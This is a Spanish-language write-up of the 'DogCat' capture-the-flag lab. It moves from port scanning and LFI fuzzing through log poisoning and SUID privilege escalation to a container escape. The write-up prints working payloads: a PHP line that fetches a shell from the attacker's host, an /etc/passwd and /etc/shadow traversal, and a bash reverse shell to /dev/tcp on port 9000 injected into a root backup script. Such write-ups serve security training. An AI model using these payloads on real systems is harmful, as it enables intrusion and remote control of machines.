
DogCat - WriteUp

Hacemos reconocimiento con NMAP para ver los puertos que tiene abierto y buscar vulnerabilidades


```
sudo nmap -p- 10.10.120.148 --min-rate 5000  -sV -sC
```

Resultado:



Vemos que solo hay dos puertos abiertos, HTTP y SSH. Nada comprometedor, por lo que procedo a hacer un reconocimiento de directorios web con Gobuster.

```
gobuster dir -u http://10.10.120.148 -w /usr/share/wordlists/dirb/common.txt
```



Dado que no hay nada interesante tampoco, ingreso a la página web a ver para buscar más cosas.
Al entrar me doy cuenta que podría estar intentando cargar contenido basado en el valor de view debido a la URL: http://10.10.120.148/?view=dog


Ahora seguimos haciendo fuzzing pero con payload para LFI

```
wfuzz -c -z file,/usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt \
    --hc 404 "http://10.10.120.148/?view=dog/FUZZ"
```

Da muchos resultados, por lo que habrá que buscar manualmente utilizando como apoyo estos resultados:

```
000000001:   200        23 L     74 W       793 Ch      "/ ... / ... / ... / ... / ... /"
000000007:   200        25 L     78 W       793 Ch      "%0a/bin/cat%20/etc/passwd"
000000045:   200        23 L     74 W       811 Ch      " .. / .. / .. /apache/logs/error.log"
000000044:   200        23 L     74 W       817 Ch      " .. / .. / .. / .. /apache/logs/error.log"
000000047:   200        23 L     74 W       799 Ch      " .. /apache/logs/error.log"
000000043:   200        23 L     74 W       823 Ch      " .. / .. / .. / .. / .. /apache/logs/error.log"
000000003:   200        21 L     55 W       597 Ch      "%00 .. / .. / .. / .. / .. / .. /etc/passwd"
000000042:   200        23 L     74 W       795 Ch      "/apache/logs/error.log"
000000046:   200        23 L     74 W       805 Ch      " .. / .. /apache/logs/error.log"
000000031:   200        23 L     74 W       799 Ch      "/apache2/logs/access.log"
000000050:   200        23 L     74 W       755 Ch      "\\&apos;/bin/cat%20/etc/shadow\\&apos;"
000000049:   200        23 L     74 W       755 Ch      "\\&apos;/bin/cat%20/etc/passwd\\&apos;"
000000038:   200        23 L     74 W       813 Ch      " .. / .. / .. /apache/logs/access.log"
000000040:   200        23 L     74 W       801 Ch      " .. /apache/logs/access.log"
000000039:   200        23 L     74 W       807 Ch      " .. / .. /apache/logs/access.log"
000000041:   200        23 L     74 W       795 Ch      "/apache/logs/error_log"
000000037:   200        23 L     74 W       819 Ch      " .. / .. / .. / .. /apache/logs/access.log"
000000030:   200        23 L     74 W       799 Ch      "/apache2/logs/access_log"
000000035:   200        23 L     74 W       797 Ch      "/apache/logs/access.log"
000000032:   200        23 L     74 W       797 Ch      "/apache2/logs/error_log"
000000036:   200        23 L     74 W       825 Ch      " .. / .. / .. / .. / .. /apache/logs/access.log"
000000033:   200        23 L     74 W       797 Ch      "/apache2/logs/error.log"
000000034:   200        23 L     74 W       797 Ch      "/apache/logs/access_log"
000000029:   200        23 L     74 W       807 Ch      " .. / .. / .. /administrator/inbox"
000000022:   200        23 L     74 W       803 Ch      " .. %2F .. %2F .. %2F%2F .. %2F .. %2F%2Fvar%2Fnamed"
000000027:   200        23 L     74 W       783 Ch      "admin/access_log"
000000028:   200        23 L     74 W       787 Ch      "/admin/install.php"
```

Ingreso al primer url que nos dio para buscar en el sistema.



Vemos que nos da un error, por lo que sabemos que es vulnerable a LFI.
Después de buscar muchos directorios se me ocurrió convertir el index a base64 para poder leerlo y ver que pasa en el código:

```
http://10.10.120.148/?view=php://filter/convert.base64-encode/cat/resource=index
```

Nos devuelve el index en base64, por lo que, lo decodeamos de la siguiente manera:


```
echo
"PCFET0NUWVBFIEhUTUw+CjxodG1sPgoKPGhlYWQ+CiAgICA8dGl0bGU+ZG9nY2F0PC90aXRsZT4KI
CAgIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgdHlwZT0idGV4dC9jc3MiIGhyZWY9Ii9zdHlsZS5jc3M
iPgo8L2hlYWQ+Cgo8Ym9keT4KICAgIDxoMT5kb2djYXQ8L2gxPgogICAgPGk+YSBnYWxsZXJ5IG9mI
HZhcmlvdXMgZG9ncyBvciBjYXRzPC9pPgoKICAgIDxkaXY+CiAgICAgICAgPGgyPldoYXQgd291bGQ
geW91IGxpa2UgdG8gc2VlPzwvaDI+CiAgICAgICAgPGEgaHJlZj0iLz92aWV3PWRvZyI+PGJ1dHRvb
iBpZD0iZG9nIj5BIGRvZzwvYnV0dG9uPjwvYT4gPGEgaHJlZj0iLz92aWV3PWNhdCI+PGJ1dHRvbiB
pZD0iY2F0Ij5BIGNhdDwvYnV0dG9uPjwvYT48YnI+CiAgICAgICAgPD9waHAKICAgICAgICAgICAgZ
nVuY3Rpb24gY29udGFpbnNTdHIoJHN0ciwgJHN1YnN0cikgewogICAgICAgICAgICAgICAgcmV0dXJ
uIHN0cnBvcygkc3RyLCAkc3Vic3RyKSAhPT0gZmFsc2U7CiAgICAgICAgICAgIH0KCSAgICAkZXh0I
D0gaXNzZXQoJF9HRVRbImV4dCJdKSA/ICRfR0VUWyJleHQiXSA6ICcucGhwJzsKICAgICAgICAgICA
gaWYoaXNzZXQoJF9HRVRbJ3ZpZXcnXSkpIHsKICAgICAgICAgICAgICAgIGlmKGNvbnRhaW5zU3RyK
CRfR0VUWyd2aWV3J10sICdkb2cnKSB8fCBjb250YWluc1N0cigkX0dFVFsndmlldyddLCAnY2F0Jyk
pIHsKICAgICAgICAgICAgICAgICAgICBlY2hvICdIZXJlIHlvdSBnbyEnOwogICAgICAgICAgICAgI
CAgICAgIGluY2x1ZGUgJF9HRVRbJ3ZpZXcnXSAuICRleHQ7CiAgICAgICAgICAgICAgICB9IGVsc2U
gewogICAgICAgICAgICAgICAgICAgIGVjaG8gJ1NvcnJ5LCBvbmx5IGRvZ3Mgb3IgY2F0cyBhcmUgY
Wxsb3dlZC4nOwogICAgICAgICAgICAgICAgfQogICAgICAgICAgICB9CiAgICAgICAgPz4KICAgIDw
vZGl2Pgo8L2JvZHk+Cgo8L2h0bWw+Cg==" | base64 -d
```

Salida:

```
<!DOCTYPE HTML>
<html>

<head>
    <title>dogcat</title>
    <link rel="stylesheet" type="text/css" href="/style.css">
</head>

<body>
    <h1>dogcat</h1>
    <i>a gallery of various dogs or cats</i>

    <div>
        <h2>What would you like to see?</h2>
```

```
        <a href="/?view=dog"><button id="dog">A dog</button></a> <a href="/?
view=cat"><button id="cat">A cat</button></a><br>
        <?php
            function containsStr($str, $substr) {
                return strpos($str, $substr) !== false;
            }
            $ext = isset($_GET["ext"]) ? $_GET["ext"] : '.php';
            if(isset($_GET['view'])) {
                if(containsStr($_GET['view'], 'dog') ||
containsStr($_GET['view'], 'cat')) {
                    echo 'Here you go!';
                    include $_GET['view'] . $ext;
                } else {
                    echo 'Sorry, only dogs or cats are allowed.';
                }
            }
        ?>
    </div>
</body>

</html>
```

Gracias a este HTML podemos ver más a detalle el funcionamiento del request.
Vemos que para utilizar el parámetro *view* forzosamente tiene que llevar "dog" o "cat".
Además añade automáticamente la extensión definida en el parámetro ext.

Gracias a las validaciones que encontramos, aprovechamos el parámetro ext para incluir archivos con otras extensiones:

```
http://10.10.120.148/?view=dog/../../../../etc/passwd&ext=
```

Nos devuelve esto:

Por lo que procederemos a hacer log poisoning.
Información de cómo y qué es log poisoning:

https://www.hackingarticles.in/apache-log-poisoning-through-lfi/?ref=fr33s0ul.tech
Ingresamos a los logs de Apache en la ruta por defecto:

```
http://10.10.120.148/?view=dog/../../../../var/log/apache2/access.log&ext=
```

Ahora abrimos burpsuite para cambiar el user-agent y subir un reverse shell de pentestmonkey
https://github.com/pentestmonkey/php-reverse-shell/blob/master/php-reverse-shell.php
Abrimos burpsuite y escribimos el siguiente payload:

```
<?php
file_put_contents('shell.php',file_get_contents('http://10.9.0.139:8000/shell.
php'))?>
```

Antes de darle forward, hay que prender el server donde está el archivo y ponernos en escucha en el puerto indicado por el rshell.

Después de buscar la flag encontré el directorio /var/www/html, hacemos un ls y un cat para encontrar la primera flag de 4.

Vamos un directorio para atrás y encontraremos la segunda.

Como no encontré más por falta de privilegios, escalemos a root para hacer la búsqueda más fácil.

Veamos el tipo de usuario que somos:

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

Ahora veamos que binarios tienen privilegios

```
$ find / -type f -perm -4000 2>/dev/null
/bin/mount
/bin/su
/bin/umount
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/sudo
```

Como podemos ver, hay una función /env, la cual nos servirá porque no depende de una ubicación fija para los intérpretes, sino que usa el entorno dinámico proporcionado por el sistema.

Vamos a https://gtfobins.github.io/gtfobins/env/#sudo

Copiamos y pegamos el payload para generar un shell interactiva: sudo env /bin/sh
Verificamos que seamos root

Vamos al directorio /root (Por lo general ahí hay flags en ctfs)

Después de haber buscado a través de comandos la última flag, no fui capaz de encontrarla:

```
find / -type f -name flag4* 2>/dev/null
```

Por lo que fui a THM a buscar pistas hasta que encontré que decía que salgamos del contenedor, pero no entendí lo que buscaba, así decidí enumerar más usuarios.

```
cut -d: -f1 /etc/passwd
root
daemon
bin
sys
sync
games
man
lp
mail
news
uucp
proxy
www-data
```

```
backup
list
irc
gnats
nobody
_apt
```

El único interesante es el de backup, por lo que me dirigí al directorio de opt, donde se almacena información extra del sistema para verificar si había un backup.
Y efectivamente había uno, había un archivo comprimido y un .sh:

```
cd backups
ls
backup.sh
backup.tar
cat backup.sh
#!/bin/bash
tar cf /root/container/backup/backup.tar /root/container
```

Hagamos un reverse shell para bash.

```
echo '#!/bin/bash' > backup.sh
echo 'bash -i >& /dev/tcp/10.9.0.139/9000 0>&1' >> backup.sh
cat backup.sh
```

Y con nc nos ponemos en escucha, hacemos ls y encontramos la flag.